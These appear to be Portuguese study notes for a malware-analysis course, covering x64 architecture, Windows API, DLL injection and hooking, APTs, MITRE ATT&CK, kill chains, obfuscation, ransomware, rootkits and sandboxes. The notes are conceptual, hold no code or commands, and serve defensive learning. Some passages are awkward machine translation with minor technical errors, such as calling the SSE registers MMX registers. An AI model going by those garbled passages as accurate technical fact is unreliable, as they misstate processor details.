- **Registradores adicionais do MMX (SSE):** Similarmente, o número de registradores de 128 bit do MMX (usados em instruções Streaming-SIMD) é aumentado igualmente de 8 a 16.

REGISTRADOR X64


- **Espaço de endereço virtual maior:** Os modelos de processadores atuais que executam a arquitetura AMD64 podem endereçar até 256 TB(2^48 ou 281.474.976.710.656 bytes) do espaço de endereço virtual. Este limite pode ser aumentado nas implementações futuras a 16 EB (2^64 ou 18.446.744.073.709.551.616 bytes). Isto é comparado a apenas 4 GB (2^32 ou 4.294.967.296 bytes) para x86 de 32 bits. Isto significa que arquivos muito grandes podem ser operados pelo mapeamento de todo o arquivo para o processo de endereçamento de espaço (que por vezes é mais rápido do que trabalhar com chamadas de leitura/gravação do arquivo), em vez de ter de mapear regiões do arquivo para dentro e fora do espaço de endereçamento.
- **Espaço de endereço físico maior:** As execuções atuais da arquitetura AMD64 podem endereçar até 1 TB (2^40 ou 1.099.511.627.776 bytes) do RAM; a arquitetura permite estender esta a 4 PB (2^52 ou 4.503.599.627.370.496 bytes) no futuro (limitado pelo formato da entrada da tabela de páginas). No modo legado, a extensão do endereço físico (PAE) é incluída, enquanto está na maioria de processadores x86 de 32 bits atuais, permitindo o acesso a um máximo de 64 GB (2^36 ou 68.719.476.736 bytes).
- **Ponteiro de Instrução de acesso a dados relativos:** As instruções podem agora referenciar os dados relativos à instrução ponteiro (registrador RIP). Isto faz a posição do código ser independente, como é usado frequentemente em bibliotecas compartilhadas e em código carregados no tempo de execução, e mais eficiente.

REGISTRADOR X64

- **Instruções SSE:** A original arquitetura AMD64 adotou da Intel as instruções SSE e SSE2 como núcleo de instruções. As instruções SSE3 foram adicionadas em abril 2005. O SSE2 substitui o conjunto x86 instrução set precisão do bocado de s IEEE 80 com a escolha de uma ou outra matemática flutuante de 32 bits ou 64-bit de IEEE. Isto fornece as operações de vírgula flutuante compatíveis com muitos outros processadores centrais modernos. As instruções SSE e SSE2 foram estendidas igualmente para operar sobre os oito registos novos do MMX. SSE e SSE2 estão disponíveis na modalidade de 32 bits nos processadores x86 modernos, entretanto, se são usado em programas de 32 bits, aqueles programas trabalhará somente em sistemas com processadores que têm a característica. Esta não é uma edição em programas 64-bit, porque todos os processadores AMD64 têm SSE e SSE2, assim que usar as instruções SSE e SSE2 em vez das instruções x86 não reduz o jogo das máquinas em que os programas x64 podem ser funcionados. SSE e SSE2 são geralmente mais rápidos do que, e duplicam a maioria das características das instruções x86 tradicionais, de MMX, e de 3DNow!.
- **Não Executa-bit:** O bit "NX" (63º bit da entrada da tabela de páginas) permite que o sistema operacional especifique quais páginas no espaço de endereçamento virtual podem conter códigos executáveis e quais não podem. Uma tentativa para executar código a partir de uma página etiquetada de "não executar" irá resultar em uma violação de acesso à memória, semelhante a uma tentativa de escrever para uma memória ROM. Isto deve tornar mais difícil, para um código malicioso, assumir o controle do sistema através de ataques de "buffer overflow" ou "buffer não checado". A mesma funcionalidade está disponível em processadores x86 desde o 80286 como um atributo dos descritores de segmento, no entanto, isso só funciona em um segmento inteiro de uma vez. O endereçamento segmentado há muito tempo é considerado um modo obsoleto de funcionamento, e todos os sistemas operacionais nos PC atuais burlam isso, configurando todos os segmentos para um endereço base de 0 e um tamanho de 4 GB (4.294.967.296 bytes). A AMD foi a primeira fornecedora da família x86 a implementar o Não-Executa no modo de endereçamento linear. O recurso também está disponível no modo legado sobre processadores AMD64, e os recentes processadores Intel x86, quando PAE é utilizado.

REGISTRADOR X64

- **Remoção das características mais velhas:** Uma série de "sistema de programação" características da arquitetura x86 não são utilizados nos modernos sistemas operativos e não estão disponíveis em AMD64 em longas (64-bit e compatibilidade) modalidade. Estes incluem endereçamento segmentado (embora a FS e GS segmentos são mantidas em forma vestigial extra para utilização como base ponteiros para estruturas do sistema operacional), a tarefa estado mudar mecanismo e modo virtual 8086. Estas características fazem do curso continuem a ser totalmente implementado em "legacy mode", permitindo assim a correr estes processadores 32-bit e 16-bit sistemas operacionais sem modificação.



REVIEW MALWARE ANALYSIS

ASSEMBLY

- **A Linguagem Assembly é uma linguagem de baixo nível, ou seja, próximo à linguagem de máquina, mas não basta apenas conhecer um conceito para entende-la, você precisa aprender profundamente, segue alguns materiais.**
- https://www.youtube.com/watch?v=2giDgeXpJE0 **(Papo Binário)**
- http://www.inf.furb.br/~maw/arquitetura/aula16.pdf
- https://medium.com/@FreeDev/entenda-o-que-%C3%A9-assembly-ed64526cab49
- http://www.dsc.ufcg.edu.br/~pet/jornal/maio2014/materias/historia_da_computacao.html
- https://www.eximiaco.tech/pt/2019/12/26/entendendo-a-stack-em-sua-forma-mais-primitiva-em-assembly/
- https://www.youtube.com/watch?v=zlVP_RsxeXs
- http://www.ece.utep.edu/courses/web3376/Notes_files/ee3376-assembly.pdf
- https://www2.southeastern.edu/Academics/Faculty/kyang/2009/Fall/CMPS293&290/ClassNotes/CMPS293&290ClassNotesChap03.pdf
- https://www.youtube.com/watch?v=tyl9H0Wnsqc (Papo Binário)

WINDOWS API

- Uma API (*Application Programming Interface*) é uma interface para programar uma aplicação. No caso do Windows, consiste num conjunto de funções expostas para serem usadas por aplicativos, inclusive em *user mode*.
- O suporte ao desenvolvedor está disponível na forma de um kit de desenvolvimento de software , Microsoft Windows SDK , fornecendo a documentação e as ferramentas necessárias para criar o software com base na API do Windows e nas interfaces associadas do Windows.
- A API do Windows (Win32) está focada principalmente na linguagem de programação C , em que suas funções e estruturas de dados expostas são descritas nessa linguagem nas versões recentes de sua documentação. No entanto, a API pode ser usada por qualquer compilador ou montador de linguagem de programação capaz de lidar com as estruturas de dados de baixo nível (bem definidas), juntamente com as convenções de chamada prescritas para chamadas e retornos de chamada . Da mesma forma, a implementação interna da função da API foi desenvolvida em várias linguagens, historicamente. Apesar de C não ser uma programação orientada a objetoslinguagem, a API do Windows e o Windows foram historicamente descritos como orientados a objetos. Houve também muitas classes de mensagens publicitárias e extensões (de Microsoft e outros) para linguagens orientadas a objetos que fazem essa estrutura orientada a objeto mais explícito (Biblioteca Microsoft Foundation Classes (MFC), Visual Biblioteca de Componentes (VCL), GDI + , etc.) . Por exemplo, o Windows 8 fornece a API do Windows e a API do WinRT , que são implementadas em C ++ e são orientadas a objetos por design.
- https://docs.microsoft.com/en-us/windows/win32/apiindex/windows-api-list
- https://mentebinaria.gitbook.io/engenharia-reversa/windows-api
- https://docs.microsoft.com/en-us/windows/win32/api/

DLL

- Dynamic-link library (biblioteca de vínculo dinâmico) ou DLL, é a implementação feita pela Microsoft para o conceito de bibliotecas compartilhadas nos sistemas operacionais Microsoft Windows e OS/2. Essas bibliotecas geralmente tem as extensões DLL, OCX (para bibliotecas que contêm controles ActiveX), ou DRV (para drivers de sistema legados).
- Os formatos de arquivos para DLL são os mesmos dos arquivos executáveis para Windows. Assim como os executáveis (EXE), as DLL podem conter códigos, dados, e recursos (ícones, fontes, cursores, entre outros) em qualquer combinação.
- No sentido amplo do termo, qualquer arquivo de dados com esse mesmo formato pode ser chamado de DLL de recursos. Exemplos dessas DLL incluem bibliotecas de ícones, podendo ter a extensão ICL, e os arquivos de fontes, que têm as extensões FON e FOT.
- O propósito original das DLL era economizar espaço em disco e memória necessária para aplicativos, armazenando-os localmente no disco rígido. Em uma biblioteca padrão não-compartilhada, trechos de código são adicionados ao programa que faz a chamada; se dois programas usam a mesma rotina, o código deve ser incluído em ambos. Assim como, códigos que vários aplicativos compartilham podem ser separados em uma DLL que existe como apenas um único arquivo, carregado apenas uma vez na memória durante o uso. Devido ao uso extensivo de DLL, as versões iniciais do Windows puderam rodar em máquinas com pouca memória.
- As DLL proveem os benefícios comuns de bibliotecas compartilhadas, como a modularidade. Esta modularidade permite que alterações sejam feitas no código ou dados em uma DLL auto-contida, compartilhada por vários aplicativos, sem que qualquer modificação seja feita nos aplicativos em si. Essa forma básica de modularidade permite a criação de *patches* e *service packs* relativamente pequenos para grandes aplicativos, como Microsoft Office, Microsoft Visual Studio, e mesmo o próprio Microsoft Windows.

Hooking and Injection

- Hooking usa um recurso de sistema operacional para monitorar eventos enviados ao processo, como mensagens de teclado e mouse de baixo nível. Os aplicativos podem utilizar um gancho direcionado ou global para registrar keyloggers (malévolos) ou escutar pressionamentos de teclas para executar uma funcionalidade de agregação de valor, como executar macros ou outras funcionalidades de teclas de atalho. (benevolente)
- A injeção de DLL é o que parece, uma biblioteca vinculada dinâmica é injetada no processo de destino, forçando o processo a carregar a DLL. Uma vez carregada, a DLL injetada pode agir como uma API que pode ser acessada externamente a partir do processo (pense na API backdoor) e pode interagir com os internos públicos do processo que, de outra forma, seriam impossíveis.
- A injeção de DLL é principalmente usada com benevolência por depuradores de software e software de acessibilidade para pessoas com deficiência. No entanto, também é usado para trapacear nos videogames para um jogador, por meio de truques e treinadores.
- Um treinador utiliza essas duas técnicas. O aplicativo carregado (o treinador) conecta o aplicativo de destino e escuta as teclas associadas à funcionalidade das teclas de atalho. Geralmente, ao mesmo tempo, o DLL injeta o aplicativo com sua API backdoor. O treinador escuta as teclas digitadas associadas à funcionalidade das teclas de atalho e, quando esse evento é detectado, executa a funcionalidade associada por meio da API de backdoor.
- No que diz respeito à segurança, você não deseja que nenhum software não confiável faça nenhum deles. Você deve ter muito cuidado com quem confia, e é por isso que treinadores não respeitáveis são tão perigosos para instalar e usar. Ambas as técnicas requerem permissões elevadas do sistema operacional, o que lhes dá acesso a outros recursos de alto nível do sistema que você nunca desejaria ter software não respeitável.

Tipos de Malware

- Existem muitos tipos de malwares, seja variantes ou até mesmo malwares que atualmente não são utilizados, por isso, em vez de listar vou deixar alguns conteúdos para vocês conhecerem o máximo possível.
- https://www.veracode.com/blog/2012/10/common-malware-types-cybersecurity-101
- https://www.crowdstrike.com/epp-101/types-of-malware/
- https://www.uscybersecurity.net/malware/
- https://www.ijser.org/researchpaper/Types-of-Malware-and-its-Analysis.pdf
- https://ftms.edu.my/v2/wp-content/uploads/2019/02/csca0101_ch08.pdf
- https://backend.orbit.dtu.dk/ws/portalfiles/portal/4918204/malware.pdf
- https://www.sciencedirect.com/topics/computer-science/logic-bomb#:~:text=Logic%20bombs-,A%20logic%20bomb%20is%20a%20malicious%20program%20that%20is%20triggered,a%20specific%20date%20and%20time.
- https://en.wikipedia.org/wiki/Category:Types_of_malware
- https://www.kaspersky.com/resource-center/threats/malware-classifications

APTs (Ameaças Persistentes Avançadas)

- Uma ameaça persistente avançada (APT) é um ator furtivo de ameaças à rede de computadores, geralmente um estado nacional ou um grupo patrocinado pelo estado, que obtém acesso não autorizado a uma rede de computadores e permanece despercebido por um longo período. Nos últimos tempos, o termo também pode se referir a grupos patrocinados não estatais que conduzem intrusões direcionadas em larga escala para objetivos específicos.
- As motivações desses atores de ameaças são tipicamente políticas ou econômicas. Todos os principais setores empresariais registraram casos de ataques de atores avançados com objetivos específicos que procuram roubar, espionar ou interromper. Esses setores incluem governo, defesa, serviços financeiros, serviços jurídicos, industriais, telecomunicações, bens de consumo e muito mais. Alguns grupos utilizam vetores de espionagem tradicionais, incluindo engenharia social , inteligência humana e infiltração para obter acesso a um local físico para permitir ataques à rede. O objetivo desses ataques é colocar código malicioso personalizado em um ou vários computadores para tarefas específicas.
- A mediana "tempo de permanência", a hora em que um ataque do APT passa despercebida, difere amplamente entre as regiões. O FireEye relata que o tempo médio de permanência para 2018 nas Américas é de 71 dias, EMEA é de 177 dias e APAC é de 204 dias. Isso permite que os atacantes passem uma quantidade significativa de tempo no ciclo de ataque, se propagem e atinjam seus objetivos.

https://www.kaspersky.com/resource-center/definitions/advanced-persistent-threats

MITRE ATTACK

- **A MITRE introduziu o ATT&CK (Adversarial Tactics, Techniques & Common Knowledge - Táticas, técnicas e conhecimento comum dos inimigos) em 2013 como uma forma de descrever e classificar os comportamentos dos inimigos com base em observações do mundo real. O ATT&CK é uma lista estruturada de comportamentos conhecidos do agressor, que foram compilados em táticas e técnicas e expressos em várias matrizes, bem como via STIX/TAXII. Como essa lista é uma representação abrangente dos comportamentos dos agressores ao comprometer as redes, ela é útil para várias análises ofensivas e defensivas, representações e outros mecanismos.**
- Entendendo as matrizes do ATT&CK
- **A MITRE dividiu o ATT&CK em várias matrizes diferentes: Enterprise, Mobile e PRE-ATT&CK. Cada uma dessas matrizes contém várias táticas e técnicas associadas ao tema da matriz.**
- **A matriz Enterprise é formada por técnicas e táticas que se aplicam aos sistemas Windows, Linux e/ou MacOS. A Mobile contém táticas e técnicas que se aplicam a dispositivos móveis. A PRE-ATT&CK contém táticas e técnicas relacionadas às ações dos agressores** *antes* **de tentar explorar uma rede ou sistema em particular.**
- https://www.anomali.com/pt/what-mitre-attck-is-and-how-it-is-useful

O ATT&CK é valioso em vários ambientes cotidianos. Qualquer atividade de defesa que faz referência aos agressores e seu comportamento pode se beneficiar da taxonomia do ATT&CK. Além de oferecer um léxico comum para os defensores cibernéticos, o ATT&CK também fornece uma base para testes de penetração e red teaming. Isso proporciona aos defensores e red teamers uma linguagem comum para se referir ao comportamento dos inimigos.

Exemplos de quando pode ser útil aplicar a taxonomia do ATT&CK:

- **Mapeamento de controles de defesa**
  - Os controles de defesa podem ter um significado bem claro ao fazer referência às táticas e técnicas do ATT&CK às quais se aplicam.
- **Busca de ameaças**
  - Mapear as defesas para o ATT&CK gera um mapa de falhas defensivas que fornecem aos caçadores de ameaças os locais perfeitos para encontrar atividades de agressores que passaram despercebidas.
- **Detecções e investigações**
  - A central de operações de segurança (SOC) e a equipe de resposta a incidentes podem fazer referência às técnicas e táticas do ATT&CK detectadas ou descobertas. Isso ajuda a entender onde se encontram os pontos fortes e fracos de defesa, valida das mitigações e os controles de detecção e pode revelar configurações incorretas e outros problemas operacionais.
- **Agendes de referenciação**
  - Os agentes e grupos podem ser associados a comportamentos especáficos e definíveis.
- **Integrações de ferramentas**
  - Diferentes ferramentas e serviços podem padronizar-se em táticas e técnicas do ATT&CK, oferecendo uma coesão para a defesa que não costuma existir.
- **Compartilhamento**
  - Ao compartilhar informações sobre um ataque, um agente ou grupo ou controles de defesa, os defensores podem assegurar um entendimento comum utilizando as técnicas e táticas do ATT&CK.
- **Red Team/Atividades do teste de penetração**
  - O planejamento, execução e geração de relatórios do red team, purple team, e as atividades do teste de penetração podem usar o ATT&CK para falar a mesma língua dos defensores e destinatários dos relatórios, bem como entre eles.

MITRE ATTACK - VANTAGENS

MITRE ATTACK e APTS

- **O Mitre é um bom Framework para entender como os APTs trabalham principalmente para disseminar um malware, seja na exploração de uma vulnerabilidade ou utilizando técnicas de Engenharia Social avançada para que um usuário execute seu programa malicioso.**
- **Entender o Mitre não é apenas útil para saber como funciona os ataques, mas em como se proteger e tomar as medidas necessárias.**
- https://www.mitre.org/publications/project-stories/cybersecurity-defending-against-advanced-persistent-threats
- https://attack.mitre.org/techniques/enterprise/
- https://www.mitre.org/capabilities/cybersecurity/overview/cybersecurity-blog/7-steps-for-an-apt-detection-playbook-using
- https://www.peerlyst.com/posts/using-mitre-att-and-ck-to-defend-against-advanced-persistent-threats-chiheb-chebbi

CYBER KILL CHAIN

- O termo Kill Chains foi originalmente usado como um conceito militar relacionado à estrutura de um ataque ; consistindo na identificação do alvo, forçar o despacho no alvo, decisão e ordem para atacar o alvo e, finalmente, a destruição do alvo. Por outro lado, a idéia de "quebrar" a cadeia de mortes de um oponente é um método de defesa ou ação preventiva. Mais recentemente, a Lockheed Martin adaptou esse conceito à segurança da informação , usando-o como um método para modelar intrusões em uma rede de computadores . O modelo de cadeia de assassinatos cibernéticos já foi adotado na comunidade de segurança da informação. No entanto, a aceitação não é universal, com os críticos apontando para o que eles acreditam serem falhas fundamentais no modelo.
- https://en.wikipedia.org/wiki/Kill_chain
- https://www.proof.com.br/blog/o-que-e-cyber-kill-chain/
- https://blogbrasil.westcon.com/cyber-kill-chain-5-etapas-para-eliminar-um-ciberataque
- https://www.varonis.com/blog/cyber-kill-chain/
- https://computerworld.com.br/2018/07/16/voce-conhece-o-conceito-de-cyber-kill-chain/

CYBER KILL CHAIN – F2T2EA

F2T2EA

Um modelo militar de Kill Chain é o "F2T2EA", que inclui as seguintes fases:

- Localizar: identifique um alvo. Encontre um alvo nos dados de vigilância ou reconhecimento ou por meios de inteligência.
- Correção: fixa a localização do alvo. Obtenha coordenadas específicas para o destino a partir dos dados existentes ou coletando dados adicionais.
- Faixa: Monitore o movimento do alvo. Acompanhe o alvo até que seja tomada uma decisão de não engajá-lo ou que o engajamento seja bem-sucedido.
- Alvo: Selecione uma arma ou ativo apropriado para usar no alvo para criar os efeitos desejados. Aplique os recursos de comando e controle para avaliar o valor do alvo e a disponibilidade de armas apropriadas para envolvê-lo.
- Envolver: Aplique a arma ao alvo.
- Avaliar: avalie os efeitos do ataque, incluindo qualquer inteligência coletada no local.
- Este é um processo integrado, de ponta a ponta, descrito como uma "cadeia", porque uma interrupção em qualquer estágio pode interromper todo o processo.

https://www.airforcemag.com/article/0700find/

MALWARE – OBFUSCATION

Ofuscação de malware

- Compreender a ofuscação é mais fácil do que pronunciá-la. A ofuscação de malware torna os dados ilegíveis. Quase todo malware usa-o.
- Os dados incompreensíveis geralmente contêm palavras importantes, chamadas "strings". Algumas seqüências contêm identificadores como o nome do programador de malware ou a URL da qual o código destrutivo é extraído. A maioria dos malwares tem ofuscado seqüências de caracteres que ocultam as instruções que informam à máquina infectada o que fazer e quando fazer.
- A ofuscação oculta tão bem os dados do malware que os analisadores de código estático simplesmente passam. Somente quando o malware é executado é que o código verdadeiro é revelado.

Técnicas simples de ofuscação de malware

- Técnicas simples de ofuscação de malware como OR (XOR) exclusivo, Base64, ROT13 e codepacking são comumente usadas. Essas técnicas são fáceis de implementar e ainda mais fáceis de ignorar. A ofuscação pode ser tão simples quanto o texto interposto ou o preenchimento extra dentro de uma string. Mesmo olhos treinados muitas vezes perdem o código ofuscado.
- O malware imita os casos de uso diários até ser executado. Após a execução, o código malicioso é revelado, espalhando-se rapidamente pelo sistema.

Técnicas avançadas de ofuscação de malware

- A ofuscação de malware de próximo nível é ativa e evasiva. Técnicas avançadas de malware, como conscientização ambiental, ferramentas automatizadas confusas, evasão baseada em tempo e ofuscação de dados internos, permitem que o malware ocorra nos ambientes operacionais e voe sob o radar de um software antivírus respeitável.
- Alguns malwares prosperam com o clique de isca dos usuários no download de arquivos de malware ou na abertura de páginas maliciosas, enquanto outros interceptam o tráfego e injetam malware, obtendo um impacto vasto e rápido.

MALWARE – ENCODING

- O termo *codificação de dados* se refere a todas as formas de modificação de conteúdo com o objetivo de ocultar a intenção. O malware usa técnicas de codificação para mascarar suas atividades maliciosas e, como analista de malware, você precisará entender essas técnicas para entender completamente o malware.
- Ao usar a codificação de dados, os invasores escolhem o método que melhor atende às suas metas. Às vezes, eles escolhem cifras simples ou funções básicas de codificação que são fáceis de codificar e fornecem proteção suficiente; outras vezes, usarão cifras criptográficas sofisticadas ou criptografia personalizada para dificultar a identificação e a engenharia reversa.
- https://www.oreilly.com/library/view/practical-malware-analysis/9781593272906/ch14.html
- https://medium.com/@bromiley/malware-monday-obfuscation-f65239146db0


MALWARE – CRYPTO

- No sentido tradicional, a criptografia de malware é o processo de codificação de informações, para que apenas as partes autorizadas possam acessar os dados em um formato legível.
- Quando a criptografia de malware é usada para intenções maliciosas, ela é chamada ransomware. O Ransomware mantém os arquivos como reféns usando criptografia. Quando o pagamento do resgate é recebido, os arquivos são descriptografados e o usuário recupera o acesso. Os criadores de malware de hoje normalmente solicitam pagamento na forma de criptomoeda ou cartão de crédito.
- O malware geralmente infecta os sistemas quando esquemas de phishing ou outras táticas de e-mail, posando como e-mail legítimo, convencem o usuário a clicar em um link ou baixar um arquivo.
- https://blog.malwarebytes.com/threat-analysis/2018/02/encryption-101-malware-analysts-primer/

KERNEL

- **Todo sistema operacional possui um kernel. Windows, macOS, iOS, Android, SO Chrome e Linux têm, cada um, um sistema de baixo nível que é responsável pela interface de todos os softwares com o hardware físico do computador. Sem o kernel, nenhum dos seus aplicativos seria capaz de usar o computador físico; aplicativos como Firefox, Chrome, LibreOffice, MS Office ou Outlook não funcionariam. O kernel também é responsável por permitir que os processos troquem informações usando o que é chamado Comunicação entre Processos (IPC).**
- Existem três tipos de kernels:
- Kernels monolíticos: **Esses kernels abrangem a CPU, a memória, o IPC, os drivers de dispositivos, o gerenciamento do sistema de arquivos e as chamadas do servidor do sistema. Também é responsável por distribuir memória do sistema para os aplicativos. Esses tipos de kernel geralmente são melhores para acessar o hardware e multitarefa.**
- Microkernels: **Microkernels adotam uma abordagem minimalista e gerenciam apenas a CPU, a memória e o IPC.**
- Kernels Híbridos: **Os Kernels Híbridos têm a capacidade de decidir o que eles querem executar no Modo Usuário ou Kernel. Embora isso forneça o melhor dos dois mundos, exige muito mais dos fabricantes de hardware para criar drivers que sirvam para fazer interface entre a execução de código e hardware.**

KERNEL LINUX



https://www.ibm.com/developerworks/br/library/l-linux-kernel/index.html
https://www.escolalinux.com.br/blog/kernel-do-linux-o-que-e-e-para-que-serve
https://www.significados.com.br/kernel/
https://ic.unicamp.br/~islene/1s2009-mc514/Kernel_Linux.pdf
http://tiagoconceicao.pt/resources/userfiles/articles/files/works/pirlc/asl_kernel_linux.pdf
http://www.staroceans.org/kernel-and-driver/Understanding_Linux_Kernel_-_en.pdf

ROOTKITS

- Um rootkit é um programa ou, mais frequentemente, uma coleção de ferramentas de software que fornece a um agente de ameaças acesso remoto e controle sobre um computador ou outro sistema. Embora tenha havido usos legítimos para esse tipo de software, como fornecer suporte remoto ao usuário final, a maioria dos rootkits abre um backdoor nos sistemas das vítimas para introduzir software malicioso, como vírus, ransomware, programas de keylogger ou outros tipos de malware, ou para usar o sistema para mais ataques à segurança da rede. Os rootkits geralmente tentam impedir a detecção de software malicioso pelo software antivírus do terminal.
- https://www.incibe-cert.es/en/blog/kernel-rootkits-en
- https://securelist.com/rootkit-evolution/36222/
- https://resources.infosecinstitute.com/rootkits-user-mode-kernel-mode-part-2/
- https://www.imperva.com/learn/application-security/rootkit/
- https://www.lume.ufrgs.br/bitstream/handle/10183/26345/000757798.pdf?sequence=1

SANDBOXES

- Na segurança do computador , um sandbox é um mecanismo de segurança para separar programas em execução, geralmente em um esforço para atenuar a disseminação de falhas no sistema ou vulnerabilidades de software. É frequentemente usado para executar programas ou códigos não testados ou não confiáveis, possivelmente de terceiros, fornecedores, usuários ou sites não verificados ou não confiáveis, sem arriscar danos à máquina host ou ao sistema operacional. Normalmente, uma caixa de areia fornece um conjunto de recursos rigidamente controlado para a execução de programas convidados, como espaço de armazenamento e espaço de memória . O acesso à rede, a capacidade de inspecionar o sistema host ou ler os dispositivos de entrada geralmente não são permitidos ou são fortemente restringidos.
- No sentido de fornecer um ambiente altamente controlado, as caixas de areia podem ser vistas como um exemplo específico de virtualização . O sandboxing é frequentemente usado para testar programas não verificados que podem conter vírus ou outro código malicioso, sem permitir que o software danifique o dispositivo host.

